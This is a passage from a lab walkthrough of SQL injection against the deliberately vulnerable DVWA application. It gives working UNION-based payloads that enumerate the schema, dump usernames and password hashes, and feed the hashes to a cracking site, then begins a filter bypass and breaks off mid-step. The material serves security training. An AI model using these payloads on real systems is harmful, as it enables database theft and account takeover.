has both conditions true.

2'and'1'='1




But by the above payload we get only information about the one id, for getting all id’s information we can manipulate/ change our payload to

2'or'1'='1




We get all id’s info.


Now, to get total numbers of columns in tables insert 2' order by 1 -- '



Try manually inserting the numbers to find max no of columns.




When we exceed no of columns we get an error.




Now try to find table and database name

2' union SELECT 1,2 -- '




To get database name insert

2' union SELECT database(), user() -- '



To manipulate the database to get password insert


2' union SELECT schema_name, 2 FROM information_schema.schemata -- '



Now we get all necessary information to enter a database.


2' union SELECT table_name, 2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '

Above command gives info of all columns prestent in table dvwa




For getting passwords the users column is important

2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' -- '




2' union SELECT concat(user_id, ':', first_name, ':' , last_name), concat(user, ':' , password) FROM dvwa.users -- '


We get all usernames and passwords from users column




We have to convert that cyphertext to plane text using the crackstation.net



Use this credentials to login to account.






We successfully extracted the passwords from the database using the SQL injection.

Bypassing the filters in SQL Query


Same as above process go to DVWA but switch the security level to medium.



We are trying on same server so we know command to get the passwords


Now try to get all credentials using same command

2' union SELECT concat(user_id, ':', first_name, ':' , last_name), concat(user, ':' , password) FROM dvwa.users -- '



We get an error instead of the all usernames and passwords.


To resolve this error just go through source code to check is there any filter present or not.



‘:’ is filtered in the code , so just remove that from our query

Then the payload looks like

